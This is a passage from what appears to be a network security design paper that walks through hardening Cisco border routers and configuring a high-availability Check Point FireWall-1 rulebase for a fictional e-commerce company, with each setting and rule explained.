enable secret  xxxxxxx
```

The *enable secret* command is used to set the password that grants privileged administrative access to the IOS system. An enable secret password should always be set. The *enable secret* command uses MD5 for password hashing. The algorithm has had considerable public review, and is not reversible. It is, however, subject to dictionary attacks (a "dictionary attack" is having a computer try every word in a dictionary or other list of candidate passwords).

```
service password -encryption
```

The *service password-encryption* command directs the IOS software to encrypt the passwords, CHAP secrets, and similar data that are sav ed in its configuration file. This is useful for preventing casual observers from reading passwords, for example, when they happen to look at the screen over an administrator's shoulder. However, the algorithm used by *service password-encryption* is a simple Vigenere cipher; any competent amateur cryptographer could easily reverse it in at most a few hours.

Interactive Access Control

```
line con 0
   transport input none
line aux 0
   transport input none
line vty 0 3
```

```
   transport input ssh
   password xxxx xxxxxxx
   login
   exec-timeout 1 0
line vty 4
   transport input ssh
   password xxxxxxxxxxx
   access-list 12 permit 10.10.4.0  0.0.0.255
   access-class 12 in
   password xxxxxxxxxxx
   login
   exec-timeout 1 0
```

By default, a remote user can establis h a connection to a TTY line over the network; this is known as "reverse Telnet," and allows the remote user to interact with the terminal or modem connected to the TTY line. The reverse Telnet feature is disabled.
The VTY is configured to accept only SSH sessions. Cleartext Telnet is disabled. A Cisco IOS device has a limited number of VTY lines (usually five). When all of the VTYs are in use, no more remote interactive connections can be established. This creates the opportunity for a denial-of-service attack; if an attacker can open remote sessions to all the VTYs on the system, the legitimate administrator may not be able to log in.

To reduce this exposure a more restrictive *ip access-class* command applies on the last VTY on the routers. The last VTY (VTY 4) is restricted to accept connections only from the management network (10.10.4.0), whereas the other VTYs might accept connections from any address in a corporate network. Also VTY timeouts have been configured using the *exec-timeout* command. This prevents an idle session from consuming a VTY indefinitely. Although its effectiveness against deliberate attacks is relatively limited, it also provides some protection against sessions accidentally left idle. Note: Complete VTY protection could be provided by disabling all non-IP-based remote access protocols, and using IPSec encryption for all remote interactive connections to the router. IPSec is an extra option and for the moment it is not provided.

Warning Login Banners

```
banner motd / Warning: Authori zed Access Only /
```

In some jurisdictions, civil and/or criminal prosecution of crackers who broke into the systems is made much easier if is provided a banner informing unauthorized users that their use is in fact unauthorized.

SNMP Management

```
snmp-server party... authentication md5 secret ...
```

SNMP is very widely used for router monitoring and frequently for router configuration changes as well. Unfortunately, version 1 of the SNMP protocol, which is the most commonly used, uses a very weak authenti cation scheme based on a "community string," which amounts to a fixed password transmitted over the network without encryption. SNMP

version 2 is used, which supports an MD5 -based digest authentication scheme, and allows for restricted access to various ma nagement data.

HTTP Access

```
no ip http server
```

In general, HTTP access is equivalent to interactive access to the router. The authentication protocol used for HTTP is equivalent to sending a cleartext password across the network, and there is no effective provision in HTTP for challenge -based or one-time passwords. This makes HTTP a relatively risky choice for use across the public Internet. Http service is disable on all routers

Synchronization with NTP Server

```
ntp authentication -key 1 md5 xxxxxxx
ntp authenticate
ntp trusted -key 1
ntp server 10.10.4.4 key 1 prefer
```

The syncronization with the central NTP Server is important for logging accuracy.

Logging

```
service timestamps log datetime msecs localtime show  -timezone
logging buffer 16384
logging 10. 10.4.4
 logging trap 7
```

By default, system-logging information is sent only to the asynchronous console port. Routers save system-logging information to the RAM buffer. The logging buffer depends on free memory, and retains only the newest information. Th e contents of the buffer are lost whenever the router is reloaded.
Additional logging informations are sent to the central SYSLOG server that is possible to control the urgency threshold for logging to the server with *logging trap* urgency. Having synchronized time with the NTP server provides an accurate a time -stamp to the log entries.

IP Source Routing

```
no ip source -route
```

The IP protocol supports source routing options that allow the sender of an IP datagram to control the route that datagram will t ake toward its ultimate destination, and generally the route that any reply will take. These options are rarely used for legitimate purposes in real networks. Some older IP implementations do not process source -routed packets properly, and it may be possib le to crash machines running these implementations by sending them, datagrams with source routing options.

Limiting ICMP

```
no ip direct-broadcast
no ip unreachables

! traffic we want to limit
access-list 105 permit icmp any any echo
access-list 105 permit icmp any any echo-reply
! interface configurations for borders
interface Serial1/0/0
rate-limit input access-group 105 256000 8000 8000 conform-action
transmit exceed-action drop
```

To ensure that GIAC Enterprises can not be used as a Broadcast Amplification Site to flood other networks with DoS attacks such as the "smurf" attack the no ip direct-broadcast command is used. A single packet routed from a distant network can generate multitude replies that may overload a network broadcast domain. No ip unreachables command prevents the router from giving out network information based on ICMP error messages.

An additional technology that can be used for protection is to use committed access rate, or CAR. CAR is a functionality that works with Cisco Express Forwarding, found in 11.1CC, 11.1CE, and 12.0. It allows network operators to limit certain types of traffic to specific sources and/or destinations. The access list 105 limits ICMP echo and echo-reply traffic to 256 Kbps with a small amount of burst. Multiple "rate-limit" commands can be added to an interface in order to control other kinds of traffic as well.

TCP and UDP "Small Services"

By default, Cisco devices up through IOS version 11.3 offer the "small services": echo, chargen, and discard. These services, especially their UDP versions, are infrequently used for legitimate purposes, but can be used to launch denial of service and other attacks that would otherwise be prevented by packet filtering. Although most abuses of the small services can be avoided or made less dangerous by anti-spoofing access lists, the services should almost always be disabled in any router which is part of a firewall or lies in a security-critical part of the network. Since the services are rarely used, the best policy is usually to disable them on all routers of any description. In the proposed Cisco IOS 12.x the small services are disabled by default. The bootp service will be also disabled (the command is : no ip bootp)

Finger Service

```
No service finger
```

Cisco routers provide an implementation of the "finger" service, which is used to find out which users are logged into a network device. Although this information isn't usually tremendously sensitive, it can sometimes be useful to an attacker.

Cisco Discovery P rotocol

```
no cdp running
```

Cisco Discovery Protocol (CDP) is used for some network management functions, but is dangerous in that it allows any system on a directly -connected segment to learn that the router is a Cisco device, and to determine the model nu mber and the Cisco IOS software version being run. This information may in turn be used to design attacks against the router.

Ingress and Engress Filters

```
no access-list 110
access-list 110 deny ip 0.0.0.0          0.255.255.255   any log
access-list 110  deny ip 10.0.0.0         0.255.255.255   any log
access-list 110 deny ip 127.0.0.0        0.255.255.255   any log
access-list 110 deny ip 169.254.0.0      0.0.255.255     any log
access-list 110 deny ip 172.16.0.0       0.15.255.255    any log
access-list 110 deny ip 192.0.2.0        0.0.0.255       any log
access-list 110 deny ip 192.168.0.0      0.0.255.255     any log
access-list 110 deny ip 224.0.0.0        15.255.255.255  any log
access-list 110 deny ip 240.0.0.0        7.255.255.255   any log
access-list 110 deny ip 248.0.0.0        7.255.255.255   any log
access-list 110 deny ip 255.255.255.255  0.0.0.0         any log
access-list 110 deny ip PUB.LIC.IPs.0    0.0.0.255       any log
access-list 110 permit ip any any
interface Ethernet 0
ip access-group 110 in

no access-list 120
access-list 120 permit ip Valid.Pub.IPs.0  0.0.0.255 any
access-list 120 deny ip any any log
interface Ethernet 0
ip access-group 120 in
```

Engress Filtering stops spoofed IP Packets from leaving GIAC Enterprises network. This prevent the network from being the source of spoofed (i.e. forged) communications that are often used in DoS attacks.

The Ingress or anti-spoofing Access Control Lists protect GIAC Enterprises network from inbound spoofed packets. It drops any inbound pa ckets that have spoofed source IPs. The routers should not receive any packets from Private and Reserved IP Addresses, defined in RFC 1918. Further information for Ingress filtering is available at ftp://ftp.isi.edu/in-notes/rfc2267.txt

Following is a list of source addresses that where filtered:

```
0.0.0.0/8            - Historical Broadcast
10.0.0.0/8           - RFC 1918 Private Network
127.0.0.0/8          - Loopback
169.254.0.0/16       - Link Local Netw orks
172.16.0.0/12        - RFC 1918 Private Network
192.0.2.0/24         - TEST-NET
192.168.0.0/16       - RFC 1918 Private Network
224.0.0.0/4          - Class D Multicast
240.0.0.0/5          - Class E Reserved
248.0.0.0/5          - Unallocated
255.255.255.2 55/32  - Broadcast
```

Primary Firewall

Initial Configuration

In this proposed architecture is proposed a high available topology of Firewall -1 modules. These modules handle all the incoming traffic to E -commerce network. Additional these modules are the Internet getaway for the corporate network users. The modules will be installed in two Servers running Solaris 8 and will be hardened according to Lance Spitzner's recommendations at http://www.enteract.com/~lspitz/armoring.html . The network synchronization daemon xntp will be installed to keep synchronized both modules with the NTP server for accurate logging and state information updates.
The high availability parameters will be configured from ea ch firewall module console running the program cpconfig and selecting the High Availability option as shown in the next figure:

```
Configuring High Availability Secured Interfaces...
===================================================
The following interfac es are configured on your machine
hme0 hme1 hme2
Secured interfaces are interfaces on which sensitive High Availability
information can be exchanged securely with other members of this
cluster.
Do you want to add secured interfaces (y/n) [y] ? y
Please ent er the list of interfaces that will be secured interfaces.
Enter one interface per line, terminating with CTRL  -D or your EOF
character.
hme0
Is this correct (y/n) [y] ? y
```


If one of the Firewall module machines fails for any reason, the other Firewall mo dule takes its place in a manner that minimizes the number of lost connections. One of the machines is designated as the primary machine, and this machine serves as the gateway in normal circumstances. If the primary machine fails, control is passed to the secondary machine. The second FireWall module becomes active if the active module fails, that is, if one of the following occurs:

- The FireWall daemon (fwd) or any other process specified with the cphaprob command terminates.
- The cphaprob command reports a problem in the FireWall daemon (fwd) or any other specified process.
- An interface or cable fails.
- The machine crashes.
- The Security Policy is uninstalled.

The FireWall-1 High Availability feature provides the mechanism for detecting failures and changing routing accordingly. The FireWall-1 synchronization feature provides the mechanism for synchronizing the states of the FireWall modules, maintaining a list of active connections.


Building the rules of FW-1 modules from Policy Editor

From the Policy Editor, *[Policy > Properties > Security Policy]* there will be modified the standard security policy properties. A Security Policy is defined not only by the Rule Base, but also by parameters specified in the Security Policy tab of the Properties Setup windo w. These parameters enable the user to control all aspects of a packet's inspection, while at the same time freeing the user of the need to specify repetitive detail in the Rule Base. Because, by default, FW-1 leaves a variety of vulnerable services open t o the world, all default rules will be disabled. It is preferable to enter these services in the rulebase where greater flexibility and logging is available.



Protecting against SYN attacks

Firewall-1 provides a feature where public accessible servers are protects against SYN attacks. From the Policy Editor, *[Policy > Properties > SYSDefender]* the default properties are modified as shown on the figure below.



SynDefender generally mucks with the SYN/ACK responses to help keep SYN attacks at bay. SYN Gateway makes the firewall open a connection to the server, and does not wait for the ACK from the client before allowing the connection to take place. SYN Gateway works like this :

1. Client attempt to make a connection to the server. FireWall -1 intercepts the SYN packet and passes it on to the server.
2. The server returns a SYN/ACK to the firewall, which allows the SYN/ACK to pass to the client.
3. The firewall sends an ACK to the server (impersonating the client) to complete the TCP handshake, and starts a timer.
4. If the firewall receives an ACK from the client, the connection is complete and the timer stops.
5. If the firewall does not receive an ACK from the client, it will send a RST to the server after the timeout period.

SYN Gateway method is the most effective me thod, which provides the best security from SYN attacks at the lowest performance cost.

Malicious Activity Detection (MAD)

VPN-1/FireWall-1's Malicious Activity Detection (MAD) feature provides a mechanism for detecting intrusion attempts or other suspi cious events and notifying the system administrator by an alert or email message. This feature is available on the Windows NT and Solaris platforms and is implemented by reading the VPN -1/FireWall-1 Log File and matching Log entries to attack profiles. T he VPN-1/FireWall-1 administrator can modify attack detection parameters, turn detection on or off for specific attacks, or disable the MAD feature entirely. Checkpoint supports a number of attack signatures that can be enabled according to Attack - Specific parameters. The high availability FW -1 modules installed on Solaris platform will be set up to provide Malicious Activity Detection. Further information on setting MAD is provided from CheckPoint Support Site at http://support.checkpoint.com/kb/ .

According to the architecture proposed in Figure 1.2 the following network objects will be created:

Network Objects *[Manage > Network Objects >New > Network]*

Name	Description	IP Range
ECOMM_NW	E-Commerce Service Network	10.10.0.0./24
EXTRANET	Partners & Suppliers Service Network	10.10.1.0/24
DATA_NW	Data Network	10.10.3.0/24
MNGM_NW	Management Network	10.10.4.0/24
CORP_NW	Corporate Network	

Workstation Objects *[Manage > Network Objects >New > Workstation]*

Name	Description	IP Address
ECOMM_WEB_SRV	E-Commerce WEB Server	10.10.0.2
ECOMM_PRI_DNS	Primary DNS Server	10.10.0.3
ECOMM_MRELAY_SRV	Customers Mail Relay Server	10.10.0.4
ISP_SEC_DNS	Secondary DNS Server hosted to ISP	ISP.PUB.IP.DNS
EXTR_WEB_SRV	Partners & Suppliers Web Server	10.10.1.2
EXTR_WEB_SRV	Partners & Suppliers Mail Relay Server	10.10.1.3
DATA_SQL_SRV	GIAC Database Server	10.10.3.2
DATA_MAIL_SRV	GIAC Mail Server	10.10.3.3
Data_RSA_SRV	RSA SecureID ACE Server	10.10.3.4
MNGM_CP_CON	FW-1/VPN-1 Ent. Management Console	10.10.4.2
MNGM_IDS_CON	Intrusion Detection Sensors Manag. Console	10.10.4.3
MNGM_SYSLOG_SRV	SYSLOG Server	10.10.4.4
MNGM_NTP_SRV	NTP Server	10.10.4.5
CORP_INT_DNS	Corporate Internal DNS Server	10.10.5.5
FW1_MODULE1	FW-1 High Availability 1 module	10.10.2.2 ISP.PUB.IP.5
FW1_MODULE1	FW-1 High Availability 2 module	10.10.2.3 ISP.PUB.IP.6
VPN-1_MODULE	FW-1/VPN-1 module	10.10.2.4 ISP.PUB.IP.7
CISCO3620_1	1ST BORDER ROUTER	ISP.PUB.IP.1
CISCO3620_2	2ND BORDER ROUTER	ISP.PUB.IP.2
CISCO2620	3RD BORDER ROUTER	ISP.PUB.IP.3
MNGM_CISCO_CON	CiscoWorks Console	10.10.4.6

Groups *[Manage > Network Objects >New > Group]*


Group	Modules
FW1_GROUP	FW1_MODULE1 FW1_MODULE2
CISCO3620_GROUP	CISCO3620_1 CISCO3620_2

Firewall Policy Editor by default contains several named services consisting of specific TCP and UDP port numbers. Except the default services that will be used for the creation of the policy, the following services will be created.


Services *[Manage > Network Objects >Ne w > Network]*

Service Name	Protocol & Port
SSH	tcp_22 udp_22
MS-SQL	tcp_1433

E-commerce Servers Network Address Translation
For the public accessible servers placed at the e -Commerce Service Network, the following STATIC NAT will be deployed.



FW-1 modules Security Policy



Explanation of rules applied to Firewall -1 modules :

No	Source	Destination	Service	Action	Track
1	MNGM_CP_CON	FW1_GROUP	FireWall1 Ssh	Accept	Long

Firewall-1 modules are allowed to be managed only from the Management console using only the specific services of service group FireWall1 that are absolutely necessary. Additional remote connections through SSH service from Management network are allowed. Firewall1 service consists of the following protocols and ports :

TCP/256 Check Point VPN-1 & FireWall-1 Service
TCP/257 Check Point VPN-1 & FireWall-1 Logs
TCP/258 Check Point Management
UDP/259 Check Point VPN-1 FWZ Key Negotiations - Reliable Datagram Protocol
TCP/259 Check Point VPN-1 & FireWall-1 Client Authenticati on (Telnet)
UDP/500 IPSEC Internet Key Exchange Protocol (formerly ISAKMP/Oakley)
TCP/900 Check Point VPN-1 & FireWall-1 Client Authentication (HTTP)

2	Any	FW1_GROUP	Any	Drop	Long

This is the lockdown rule protecting the firewalls, denying any traffic to it. This rule is critical, as this is one of the primary resources need to be protected. This rule is usually said to make the firewall stealthy but there are ways to be discovered. This rule is positioned in top of the list and right after the management rules

3	Any	Any	NBT	Drop	

Broadcast traffic that is filling up the logs and especially chatty protocols such as NetBIOS are dropped. This protocol is preffered not to be logged because of heavy traffic that would fill up the firewall logs quick without i mportant use.

4	Any	Any	Ident	Reject	

Ident is an unreliable protocol used by Mail Servers to identify the user sending mail. The command "Reject" is used instead of "Drop". Reject quickly closes the connection by sending RST packets. This helps increase the response time for mail, since the ident protocol gets a "RST" instead of timing out. For NetBIOS, it does not matter. This protocol is preferable not to be logged because of heavy traffic that would fill up the firewall logs quick without important use .

5	Any but CORP_NW	ECOMM_PRI_DNS	Domain_udp	Accept	Long

Internet DNS access (strictly 53/UDP) is given to GIACs Primary DNS Server. The source is everything *but* the internal network (use of negation). Its is not allowed the internal network to use this DNS server, as they will be using the internal DNS server.

6	ECOMM_PRI_DNS	ISP_SEC_DNS	Domain_tcp	Accept	Long

The Primary DNS Server is allowed to do zone transfers only to the Seondary DNS Server hosted to the ISP. Although Domain_tcp is necessary for la rge DNS lookups (512 bytes or more) its preferred to block this. Actually GIAC's domain database is not estimated to contain such big records.

7	CORP_INT_DNS	Any	Domain_udp	Accept	Long

The Internal DNS server is allowed to do name resolving queries for t he corporate network users.

8	Any	ECOMM_WEB_SRV	http https	Accept	Long

Anyone is allowed to access the e -Commerce web server but only, the services http and https.

9	CORP_NW	Any	http https	Accept	Long

The Corporate Network users are allowed to browse th e Internet via http and https

10	Any but CORP_NW	ECOMM_MRELAY_SRV	Smtp	Accept	Long

Anyone is allowed to access the mail relay server placed at the e -commerce network except the corporate users. Smtp access is allowed. The corporate users should be able to access only the internal mail server.

11	ECOMM_MRELAY_SRV	Any but CORP_NW	Smtp	Accept	Long

The mail relay server is allowed to pass the firewall, except reaching the corporate network.

12	DATA_MAIL_SRV ECOM_MRELAY_SRV	ECOMM_MRELAY_SRV DATA_MAIL_SRV	Smtp	Accept	Long

The mail relay server is allowed to forward incoming mail to internal mail server and reverse.

13	CORP_NW	Any but ECOMM_NW	ftp	Accept	Long

The corporate network users are allowed to use connect to internet hosts with ftp protocol but not to e-commerce network servers.

14	ECOMM_WEB_SRV	DATA_SQL_SRV	Ms-sql	Accept	Long

The e-commerce Web Server is allowed to access the internal Database Server for queries and updates.

15	CISCO3620_GROUP	MNGM_CISCO_CON	SNMP	Accept	Long

Cisco routers are allow ed to send snmp traffic only to CiscoWorks console placed within the management network

16	FW1_GROUP ECOMM_NW CISCO3620_GROUP	MNGM_NTP_SRV	Ntp	Accept	Long

This rule allows the synchronization of firewall modules and e -commerce servers with the internal NTP server. This is very critical for accurate logging of events.

17	MNGM_NW	CISCO3620_GROUP ECOMM_WEB_SRV ECOMM_PRI_DNS	Ssh	Accept	Long

Remote management of routers, E -commerce WEB Server and DNS Server is available trough secure telnet

18	CISCO3620_GROUP ECOMM_PRI_DNS ECOMM_WEB_SRV	MNGM_SYSLOG _SRV	Syslog	Accept	Long

This rule allowed the logging of events to the Syslog Server placed in the management network.

19	ECOM_NW	CORP_NW	Any	Drop	Long

This rule is useful for identifying compromised systems. Under normal circumstances there should never exist traffic to corporate network coming from the e -commerce service network. In case of such an alert, is very possible one the external server has being compromised.


20	Any	Any	Any	Drop	Long

By default, if any packet does not match any rule, then that packet is dropped. If the firewall does not explicitly allow the service, then it is not allowed. However, these packets are not logged by default. Its preferred to log this traffic, since much of your unauthorized t raffic happens here. To do that, we create a drop all and log rule, which gets placed at the end of the rulebase.

